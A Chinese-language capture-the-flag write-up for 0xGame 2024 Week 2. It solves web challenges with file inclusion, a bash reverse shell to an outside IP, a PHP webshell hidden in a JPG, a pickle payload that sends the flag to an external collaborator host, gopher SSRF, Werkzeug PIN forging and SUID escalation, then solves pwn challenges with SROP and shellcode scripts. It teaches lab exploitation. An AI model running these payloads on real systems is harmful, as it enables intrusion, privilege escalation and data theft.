

# 0xGame 2024 Week 2 Writeup

## Web

- 1 补充：
- 2 注意到有些小登不怎么明白php服务器的结构，稍微说点，本段可以跳过不看看。
- 3 LAMP和LNMP是两种常见的服务器软件组合，L是linux系统，M是mysql，P是php。A和N分别是apache和nginx
- 4 由于是linux，应该知道根目录是/，而存放网站的地方一般是/var/www/html
- 5 一般你在网站上访问的页面（比如upload.php、index.php），
- 6 其实对应的是服务器中的/var/www/html/upload.php、/var/www/html/index.php文件。
- 7 而index.php是默认主页，如果你直接访问主页，他会解析index.php

## hello\_include

没有头绪的可以看看提示：



你直接搜索都可以知道：

国内版 国际版

ig

给用户看的php文件

网页 图片 视频 学术 词典 地图 更多 工具

约 511,000 个结果

## Phps文件

根据 3 个来源

什么意思呢？

一般的php服务器，默认主页是index.php或者index.html。

而本题主页也写着源代码有泄露的信息。

直接/index.php (注：本题是提供了这个文件，也给了提示。不是所有网站都有这么好的东西给你看源代码)

```
1 <?php
2 echo "Hint: The source code contains important information that must not be disclosed.<br>";
3 $allowed = ['hello.php', 'phpinfo.php'];
4 if (isset($_POST['f1Ie'])) {
5     if (strpos($_POST['f1Ie'], 'php://') !== false) {
6         die('ää...é®.php://');
7     }
8     include $_POST['f1Ie'];
9 } else {
10     include 'hello.php';
11 }
12
```

可以看到有以下信息：1、网站目录中有hello.php和phpinfo.php；2、有个include函数可以利用，而且本题名称就叫include。

读代码可知，index.php的逻辑就是：

如果有 `$_POST['f1Ie']` (做过week1的都知道，这是POST参数。这个就是你传参时传的目的地) 就 `include $_POST['f1Ie']`，否则 `include 'hello.php'`。访问/hello.php，发现他就是那句"如果你没有看到这句话，那么你的前期是成功的"，换句话说，如果你会传这个参数，就能够看不见hello.php，前期就成功了。

下一个时phpinfo.php，里面是服务器的php配置，有些漏洞就是利用php的不恰当的配置，比如

### Core

PHP Version	7.4.27	
Directive	Local Value	Master Value
allow_url_fopen	Off	Off
allow_url_include	Off	Off

这里有php的版本号，以及include相关的两个配置。

不过本题不太需要关心这个。

## Environment

Variable	Value
HOSTNAME	35c3f2ffea90
PHP_VERSION	7.4.27
APACHE_CONFDIR	/etc/apache2
PHP_INI_DIR	/usr/local/etc/php
GPG_KEYS	42670A7FE4D0441C8E4632349E4FDC074A4EF02D 5A52880781F755608BF815FC910DEB46F53EA312
PHP_LDFLAGS	-Wl,-O1 -pie
PWD	/var/www/html
APACHE_LOG_DIR	/var/log/apache2
LANG	C
flag_0xgame_position	/s3cr3t/f14g
PHP_SHA256	3f8b937310f155822752229c2c2feb8cc2621e25a728e7b94d0d74c128c43d0c
APACHE_PID_FILE	/var/run/apache2/apache2.pid
PHPIZE_DEPS	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
PHP_URL	https://www.php.net/distributions/php-7.4.27.tar.xz
APACHE_RUN_GROUP	www-data
APACHE_LOCK_DIR	/var/lock/apache2
SHLVL	0
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
APACHE_RUN_DIR	/var/run/apache2
APACHE_ENVVARS	/etc/apache2/envvars
APACHE_RUN_USER	www-data
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PHP_ASC_URL	https://www.php.net/distributions/php-7.4.27.tar.xz.asc
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64

在环境变量中（无论你搜索flag还是0xgame都能搜到），这里告诉了你flag的位置。

话又说回来，flag不在 `/var/www/html` 这个网站目录中，你没有办法直接访问到。

想想怎么利用`include`，

### include

(PHP 4, PHP 5, PHP 7, PHP 8)

`include` 表达式包含并运行指定文件。

以下文档也适用于 [require](#)。

被包含文件先按参数给出的路径寻找，如果没有给出目录（只有文件名）时则按照 `include_path` 指定的目录寻找。如果在 `include_path` 下没找到该文件则 `include` 最后才在调用脚本文件所在的目录和当前工作目录下寻找。如果最后仍未找到文件则 `include` 结构会发出一条 [E\\_WARNING](#)；这一点和 [require](#) 不同，后者会发出一个 [E\\_ERROR](#)。

注意如果文件无法访问，`include` 和 `require` 在分别发出最后的 [E\\_WARNING](#) 或 [E\\_ERROR](#) 之前，都会发出额外一条 [E\\_WARNING](#)。

如果定义了路径——不管是绝对路径（在 Windows 下以盘符或者 \ 开头，在 Unix/Linux 下以 / 开头）还是当前目录的相对路径（以 . 或者 .. 开头）——`include_path` 都会被完全忽略。例如一个文件以 ... 开头，则解析器会在当前目录的父目录下寻找该文件。

有人搜到了php伪协议，但是你可以发现代码中不给用php伪协议。

其实这个比常规的CTF题还简单一些：你直接输入flag的绝对路径 `/s3cr3t/f14g`，`include`会根据绝对路径直接找到这个文件并且显示出来（还记得怎么传参数吧？）

```
1 POST / HTTP/1.1
2 Host: 8.130.84.100:50004
3 Accept-Language: zh-CN,zh;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
6 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://mitm/
8 Accept-Encoding: gzip, deflate
9 Content-Type: application/x-www-form-urlencoded
10
11 f1Ie=/s3cr3t/f14g
```

其他解法：用相对路径，网站目录在/var/www/html，那么使用 `../../../../s3cr3t/f14g` 也可以  
或者`php://`伪协议不行，但是`file://`还能用（有点多此一举）， `file:///s3cr3t/f14g`

## hello\_shell

```
1 <?php
2 highlight_file(__FILE__);
3 $cmd = $_REQUEST['cmd'] ?? 'ls';
4 if (strpos($cmd, ' ') !== false) {
5     echo strpos($cmd, ' ');
6     die('no space allowed');
7 }
8 @exec($cmd); // 没有回显怎么办?
```

`$_REQUEST['cmd']` 的作用是同时接收GET和POST传来的cmd，二选其一即可。

读代码可知，这里有个`exec`函数，可以让服务器执行系统命令，但是没有回显（命令执行的输出），  
你就算让他读取flag也看不到。

还有一个难点，`$cmd`中不能带有空格。

要想看到回显，只需要让网站主动执行一些对外（对你）传输数据信息的命令。

这里建议搞一个服务器：可以用反弹shell（退而求其次的方法有：dnslog，Burpsuite的collaborator等，可以自行搜索研究，限于篇幅这里不讲）

常见的命令是 `bash -i >& /dev/tcp/1.2.3.4/5678 0>&1`。此处ip和端口填你自己的。你的  
服务器中使用 `nc -lvp 5678`，然后把命令上传上去让网站执行，就可以做等网站连接你的服务器了。

这条命令是网站主动向你发起连接，接收你传过去的数据并执行，并且把输出传给你。

如何处理空格呢？一般的绕过办法可以用\${IFS}代替空格，但是这条命令会产生歧义无法执行。可以把命令base64编码，并且执行 base\${IFS}-

```
c${IFS}'{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xLjIuMy40LzU2NzggMD4mMQ==|base64,-d|bash,-i}'
```

成功连接后，可以看到根目录有/flag和一个readME，readME提醒你权限不够。因为从网站出来的权限是www-data而不是root。

这里是suid提权（提示也有），以下命令可以找到有suid权限的命令

```
1 find / -user root -perm -4000 -print 2>/dev/null  
2 find / -perm -u=s -type f 2>/dev/null  
3 find / -user root -perm -4000 -exec ls -ldb {} \;
```

所谓suid就是，你本来是www-data的权限，但是当你执行有suid权限的文件时，你会暂时拥有这文件所有者的权限（比如root）

甚至你也不用找，因为我把你需要的放在网站目录了。

在[gtfobins](#)找到wc，查看SUID部分，照葫芦画瓢

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which wc) .  
LFILE=file_to_read  
.wc --files0-from "$LFILE"
```

LFILE=/flag

```
./wc --files0-from "$LFILE"
```

## picture

本题关键词：文件上传漏洞

也可以换个听起来很邪恶的词：上传木马

假如网站允许你上传任何文件，你可以传一个经典的一句话木马 <?php @eval(\$\_REQUEST['a']);?>，文件名叫1.php。当你上传之后再访问这个文件，由于后缀名是

php，网站会像解析index.php一样，解析你这个文件。这个文件做了什么？接受参数a，并且执行它。

而a是你传的参数，也就是说，你可以让网站执行任何命令。

本题有一定的限制，没有源代码，这个需要依靠测试摸清边界：后缀名不允许使用php，这个文件必须真的是可以打开查看的jpg图片，你上传的类型一定要是image/jpeg或image/jpg（有的人一直疏忽了这个，可以先用jpg作后缀名，然后抓包修改后缀名）

无论如何，服务器会解析这个文件，你在里面藏的邪恶命令才会有用，在php不能使用的情况下，可以通过搜索，得知pht、phtml也是可以解析的。关于第二点，你只需要找一张jpg图片，把它大小压缩裁剪到能够通过，然后拼接一句话木马中。

上传成功后，网站会显示你的文件上传到了哪，访问你的木马文件，并且上传参数 `system("cat /flag");` 即可获得flag。

## baby\_pickle

<http://ngc660.cn/2022/11/%E6%9C%80%E8%BF%91%E7%A2%B0%E5%88%B0%E7%9A%84-%python-pickle-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E5%B0%8F%E6%80%BB%E7%BB%93/>

这个题就是考察手搓 `opcode`，正常的序列化难免会有一些冗余数据像 `\x00` 等等，还有一些标识位

```
1 BlackList = [b'\x00', b'\x1e', b'system', b'popen', b'os', b'sys', b'posix']
```

这黑名单其实和没过滤一样，利用 `pty` 去执行命令就可以

```
1 import base64
2 opcode='''(cbuiltins
3 eval
4 S'__import__(\pty\').spawn([\open\',\'-a\',\calculator\'])'
5 o.'''.encode()
6 print(base64.b64encode(opcode).decode())
```

问题是怎回国显呢？方式很多其实，最简单的方法就是按无回显命令执行的方法，进行外带，  
`dnslog` 平台就用 `BurpSuite` 自带的

最终 `payload`

```
1 import base64
2 opcode='''(cbuiltins
3 eval
4 S'__import__(\'pty\').spawn([\ 'bash\ ',\ '-c\ ',\ 'echo
    Y3VybCAtWCBQT1NUIGH0dHA6Ly9paDM1YTNjYTRnZG56emFkaWRwNTBsN2tzYnkybXNhaC5vYXN0aWZ
    5LmNvbSAtZCAkKGNhdCAvdG1wL2ZsYWcp|base64 -d|bash\ '])'
5 o.'''.encode()
6 print(base64.b64encode(opcode).decode())
```

Burp Suite Professional v2023.12.1 - Temporary Project - V3g3t4ble

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Random Header Settings

1 x + Copy to clipboard  Include Collaborator server location Poll now Polling automatically Search ? ⋮

#	Time	Type	Payload	Source IP address	Comment
10	2024-Oct-05 19:45:11.189 UTC	HTTP	ih35a3ca4gdnzzadidp50l7ksby2msah	112.2.68.235	

Description Request to Collaborator Response from Collaborator Inspector

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: ih35a3ca4gdnzzadidp50l7ksby2msah.oastify.com
3 User-Agent: curl/8.6.0
4 Accept: */*
5 Content-Length: 10
6 Content-Type: application/x-www-form-urlencoded
7
8 flag(test)|
```

Event Log (0) Audit Log (0) All issues (0) Search 0 highlights Memory: 168 MB

## baby\_ssrf

<https://xz.aliyun.com/t/6993>

```
1 from flask import Flask, request  
2 import os  
3 from urllib.parse import urlparse, urlunparse  
4 import subprocess  
5 import socket  
6  
7 app = Flask(__name__)  
8 BlackList=[  
9     "127.0.0.1"  
10 ]  
11  
12 @app.route('/')
```

```

13 def index():
14     return open(__file__).read()
15
16
17 @app.route('/cmd',methods=['POST'])
18 def cmd():
19     if request.remote_addr != "127.0.0.1":
20         return "Forbidden"
21     if request.method == "GET":
22         return "Hello World!"
23     if request.method == "POST":
24         return os.popen(request.form.get("cmd")).read()
25
26
27 @app.route('/visit')
28 def visit():
29     url = request.args.get('url')
30     if url is None:
31         return "No url provided"
32     url = urlparse(url)
33     realIpAddress = socket.gethostbyname(url.hostname)
34     if url.scheme == "file" or realIpAddress in BlackList:
35         return "Hacker!"
36     result = subprocess.run(["curl","-L", urlunparse(url)],
37     capture_output=True, text=True)
38     # print(result.stderr)
39     return result.stdout
40
41 if __name__ == '__main__':
42     app.run(host='0.0.0.0',port=8000)

```

考察 ssrf 使用 gopher 协议去发POST包，可以看到这里把 127.0.0.1 过滤了，在 linux 中 0.0.0.0 或者 0 也会作为 127.0.0.1 请求，所以这里使用 0.0.0.0 绕过就可以，其他的绕过方式其实你也可以去尝试，这里就不过多说了

先构造一个请求 cmd 路由执行命令的请求包

Burp Suite Professional v2023.12.1 - Temporary Project - V3g3t4ble

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Random Header

1 x 2 x +

Send Cancel < > ↻ ↺

Target: http://127.0.0.1:60085 | HTTP/1

**Request**

Pretty Raw Hex

1 POST /cmd HTTP/1.1  
2 Host: 127.0.0.1:60085  
3 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/  
png,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
4 Accept-Encoding: gzip, deflate, br  
5 Accept-Language: zh-CN,zh;q=0.9  
6 Connection: close  
7 Content-Type: application/x-www-form-urlencoded  
8 Content-Length: 7  
9  
10 cmd=env|

**Response**

Pretty Raw Hex Render

1 HTTP/1.1 200 OK  
2 Server: Werkzeug/3.0.4 Python/3.9.20  
3 Date: Fri, 11 Oct 2024 06:28:14 GMT  
4 Content-Type: text/html; charset=utf-8  
5 Content-Length: 9  
6 Connection: close  
7  
8 Forbidden

**Inspector**

Request attributes 2 ✓  
Request query parameters 0 ✓  
Request body parameters 1 ✓  
Request cookies 0 ✓  
Request headers 7 ✓  
Response headers 5 ✓

Notes

对这个请求包进行两次url编码，第一次是给我们的请求也就是 flask 去解码的，第二次编码是 gopher 协议进行解码

注意 `url` 的构造，具体原理文章里面都有

baby pe

<https://notes.v3g3t4ble.xyz/knowledge/%E6%9D%83%E9%99%90%E6%8F%90%E5%8D%87/Linux/>

<https://gtfobins.github.io/>

[https://inhann.top/2021/02/25/flask\\_newer/#PIN-rce](https://inhann.top/2021/02/25/flask_newer/#PIN-rce)

```
1 from flask import Flask, request
2
3 app = Flask(__name__)
4
5
6 @app.route('/')
7 def index():
8     print(request.user_agent.string.lower().find("mozi"))
9     return open(__file__).read()
10
11
12 @app.route('/fileread')
13 def read_file():
14     filename = request.args.get('filename')
15     return open(filename).read()
16
17
18 if __name__ == "__main__":
19     app.run(debug=True, host="0.0.0.0", port=8000)
```

代码很简单，就一个读取文件的路由，读取 /flag 提示 flag 要 root 用户才可以看，后面的信息就是通过算 pin 码去 rce，谷歌搜一下就知道了

拉过来一个算 pin 的脚本，去寻找相关的数据

```
1 probably_public_bits = [
2     'root'  # /etc/passwd
3     'flask.app',  # 默认值
4     'Flask',  # 默认值
5     '/usr/local/lib/python3.8/site-packages/flask/app.py'  # 报错得到
6 ]
```

需要获取到的数据有当前的用户名和 flask 的 app.py 的路径

Burp Suite Professional v2023.12.1 - Temporary Project - V3g3t4ble

Target: http://127.0.0.1:8086 / HTTP/1

**Request**

```
1 GET /filered?filename=/etc/passwd HTTP/1.1
2 Host: 127.0.0.1:60086
3 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: zh-CN,zh;q=0.9
15 Connection: close
16
17
```

**Response**

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.4 Python/3.9.20
3 Date: Fri, 11 Oct 2024 06:45:58 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 876
6 Connection: close
7
8 root:x:0:0:root:/root:/bin/bash
9 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
10 bin:x:2:2:bin:/bin:/usr/sbin/nologin
11 sys:x:3:3:sys:/dev:/usr/sbin/nologin
12 sync:x:4:65534:sync:/bin:/bin/sync
13 games:x:5:60:games:/usr/games:/usr/sbin/nologin
14 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
15 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
16 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
17 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
18 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
19 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
20 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
21 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
22 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
23 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
24 _apt:x:42:65534::nonexistent:/usr/sbin/nologin
25 nobody:x:65534:65534:nobody:nonexistent:/usr/sbin/nologin
26 app:x:1000:1000::/home/app:/bin/bash
27
```

0 highlights

0 highlights

Done

Event log (2) Audit log (2) All issues (2)

1,060 bytes | 20 millis

Memory: 152.3MB

我们读取 `/etc/passwd` 发现，只有两个用户有 `shell`，一个是 `app` 一个是 `root`，而我们读取 `/etc/shadow` 是没有权限的，就确定了用户名是 `app`，通过读取一个不存在的文件可以在报错信息中得到路径为 `/usr/local/lib/python3.9/site-packages/flask/app.py`

```
1 private_bits = [
2     '2485377568585', # /sys/class/net/eth0/address 十进制
3     '653dc458-4634-42b1-9a7a-
b22a082e1fce898ba65fb61b89725c91a48c418b81bf98bd269b6f97002c3d8f69da8594d2d2'
4     # 字符串合并: 1./etc/machine-id(docker不用看)
5     # 2. /proc/sys/kernel/random/boot_id, 有boot-id那就拼接boot-id 2. /proc/self/cgroup
5 ]
```

Burp Suite Professional v2023.12.1 - Temporary Project - V3g3t4ble

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Random Header

1 x 2 x 3 x +

Send Cancel < > v Target: http://127.0.0.1:60086 HTTP/1

**Request**

Pretty Raw Hex

```
1 GET /fileread?filename=/sys/class/net/eth0/address HTTP/1.1
2 Host: 127.0.0.1:60086
3 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: zh-CN,zh;q=0.9
15 Connection: close
16
17 |
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.4 Python/3.9.20
3 Date: Fri, 11 Oct 2024 06:57:30 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 18
6 Connection: close
7
8 02:42:ac:19:00:02
9
```

Inspector Notes

v3g3t4ble@MacOS:~

```
v3g3t4ble@MacOS ~
└─ num=$(echo -n "02:42:ac:19:00:02" | tr -d ":" | tr '[:lower:]' '[:upper:]')
v3g3t4ble@MacOS ~
└─ echo "ibase=16; $num" | bc
2485378416642
v3g3t4ble@MacOS ~
└─ |
```

转换为 10 进制为 2485378416642

读取 /proc/sys/kernel/random/boot\_id 和 /proc/self/cgroup 这里 cgroup 是空的，所以内容就是 c81cb9a4-faea-4e68-aace-a87a810cb531

最终 payload

```
1 import hashlib
2 from itertools import chain
3
4 probably_public_bits = [
5     'app' # /etc/passwd
6     'flask.app', # 默认值
7     'Flask', # 默认值
8     '/usr/local/lib/python3.9/site-packages/flask/app.py' # 报错得到
9 ]
10
11 private_bits = [
12     '2485378416642', # /sys/class/net/eth0/address 十进制
13     'c81cb9a4-faea-4e68-aace-a87a810cb531'
14     # 字符串合并: 1./etc/machine-id(docker不用看)
15     #/proc/sys/kernel/random/boot_id, 有boot-id那就拼接boot-id 2. /proc/self/cgroup
15 ]
16
17 # 下面为源码里面抄的, 不需要修改
18 h = hashlib.sha1()
19 for bit in chain(probably_public_bits, private_bits):
20     if not bit:
21         continue
22     if isinstance(bit, str):
23         bit = bit.encode('utf-8')
24     h.update(bit)
25 h.update(b'cookiesalt')
26
27 cookie_name = '__wzd' + h.hexdigest()[:20]
28
29 num = None
30 if num is None:
31     h.update(b'pinsalt')
32     num = ('%09d' % int(h.hexdigest(), 16))[:9]
33
34 rv = None
35 if rv is None:
36     for group_size in 5, 4, 3:
37         if len(num) % group_size == 0:
38             rv = '-' .join(num[x:x + group_size].rjust(group_size, '0'))
39                         for x in range(0, len(num), group_size))
```

```
40         break
41     else:
42         rv = num
43 print(rv)
```

最后算出 pin 码为 488-615-356，访问 /console 路由登陆，执行命令，先弹个shell出来发现是 app 权限，而 flag 在 root 用户的环境变量中，就要想办法提权，首先尝试的就是 suid 提权


```
1 import os
2 os.popen("echo c2ggLWkgPiYgL2Rldi90Y3AvMTE4LjI1LjE1MC4yNTAvMTIzNCAwPiYx|base64
-d|bash").read()
```

```
1 find / -type f -perm -u=s 2>/dev/null
```

寻找具有 suid 权限的文件，因为是有限的权限，避免大量的报错信息将错误流重定向到 /dev/null

```
1 /usr/bin/umount
2 /usr/bin/chsh
3 /usr/bin/newgrp
4 /usr/bin/gpasswd
5 /usr/bin/mount
6 /usr/bin/su
7 /usr/bin/passwd
8 /usr/bin/chfn
9 /usr/bin/find
```

还记得第一周的 ez\_rce 吗，去 gtfobins 查，最后查到的就是用 find 提权



```
ubuntu@VM-16-11-ubuntu: ~
app@f3a2dc75f4c:/app$ fifind / -type f -perm -u+s 2>/dev/null
find / -type f -perm -u+s 2>/dev/null
/usr/bin/find
/usr/bin/unmount
/usr/bin/csh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/chfn
app@f3a2dc75f4c:/app$ find . -exec /bin/sh -p \; -quit
# whoami
whoami
root
# ls ~
ls ~
# ls /root
ls /root
flag
# cat /root/flag
cat /root/flag
0xGame{You_Are_The_Privilege_Escalation_Master!}
# |
```

## baby\_xxe

一个很简单的xxe，而且有回显，只需要读文件就行了

```
1 <?xml version="1.0"?>
2 <!DOCTYPE root [
3   <!ELEMENT root ANY >
4   <!ENTITY xxe SYSTEM "file:///flag" >]>
5 <root><name>&xxe;</name></root>
```

## PWN

### Syscall Playground

给你可控所有参数，执行任意系统调用的权力。

你的目的是拿到flag内容，所以：

- 可以拿shell，执行 `execve("/bin/sh", 0, 0)`
- 退可以读flag文件本身，即 `open("/flag", O_RDONLY)`，`read(flag_fd, buf, size)`，`write(stdout, buf, size)` 三步走，也是本周shellcode-lv1题目描述中 `三把梭` 的意思。

已知有人手动输入 `/bin/sh`，手动输入会带一个回车，而文件系统里是不会有名称为 `/bin/sh\n` 的文件的，此处必须用send，且如果复用buffer的话最好加 `\x00`，即发送 `b"/bin/sh\x00"`。

```

1 from pwn import *
2 context(arch="amd64", os="linux", log_level="debug")
3 s=remote("47.97.58.52",42010)
4 def menu(ch):
5     s.sendlineafter(b"choice: ",str(ch).encode())
6
7 def add(data):
8     menu(1)
9     s.recvuntil(b"located at ")
10    addr=int(s.recvline().strip(),16)
11    s.sendafter(b"data: ",data)

```

```

12     return addr
13
14 def exec_syscall(cnt,args):
15     assert len(args)==cnt+1
16     menu(3)
17     s.sendlineafter(b"call: ",str(args[0]).encode())
18     s.sendlineafter(b"count: ",str(cnt).encode())
19     for i in range(cnt):
20         s.sendlineafter(f"argument {i}: ".encode(),str(args[i+1]).encode())
21
22 if __name__ == "__main__":
23     exec_syscall(3,[59,add("/bin/sh\x00"),0,0])
24     s.interactive()
25

```

## SROP

程序本身很简单，开头alarm定时退出，然后把你的输入复读一遍。

开头的alarm中有 `syscall;ret` 的代码片段先记着，一会ret2syscall会用到。

你可以注意到溢出长度很长，且题目写了SROP。

去ctf-wiki看看，SROP可以让你控制全部的寄存器，包括rip。

write前会做一个类似strlen的功能，可以通过控制字符串的长度来控制write的长度，进而控制rax寄存器，即系统调用号可控。

还记得前面的 `syscall;ret` gadget吗？

通过ret2syscall和SROP来控制所有的寄存器和执行流，先把下一步的payload读到程序bss段中（或者已知的可读写段），然后再打一发SROP即可。

一步不行就两步，两步不行就三步。你都已经任意执行了，慢慢来，不要急。记住这一点，下周也能用上。

```

1 from pwn import *
2 context(arch="amd64", os="linux", log_level="debug")
3 s=remote("47.97.58.52",42011)
4 syscall_ret=0x40100A
5 pad=(b"a"*15).ljust(0x50,b"\x00") + p64(syscall_ret)
6 s1=SigreturnFrame()
7 s1.rax=0
8 s1.rdi=0
9 s1.rsi=0x402800
10 s1.rdx=0x1000
11 s1.rip=syscall_ret
12 s1.rsp=0x402800

```

```

13 pad+=bytes(s1)
14 sleep(1)
15 s.sendafter(b"Hello> ",pad)
16 sleep(1)
17 s.send(p64(0x401021))
18 sleep(1)
19 s2=SigreturnFrame()
20 s2.rax=59
21 s2.rdi=0x4027c8
22 s2.rsi=0
23 s2.rdx=0
24 s2.rsp=0x402800
25 s2.rip=syscall_ret
26 pad2=
    (b"a"*15+b"\x00"+b"/bin/sh\x00").ljust(0x50,b"\x00")+p64(syscall_ret)+bytes(s2)
27 s.sendafter(b"Hello> ",pad2)
28 s.interactive()

```

## Shellcode-lv0/Shellcode-lv1

初见shellcode可以直接用pwntools内置的shellcraft做，lv0直接 `shellcraft.sh()`，lv1走 `syscall-playground` 里面提到的open-read-write三步。（或者审wp的时候看到了居然还有 `shellcraft.cat("/flag")` 这个东西）

至于shellcode开始执行的点随机，且前面不许你用nop垫这两个门槛，直接找一个非nop，但是对后续操作没有影响，或者后续影响可以被消减的指令即可。

比如，交换两个寄存器 `xchg eax,ecx`，无限叠 `inc eax` 然后在shellcode开始前将eax清零 `xor eax,eax`。

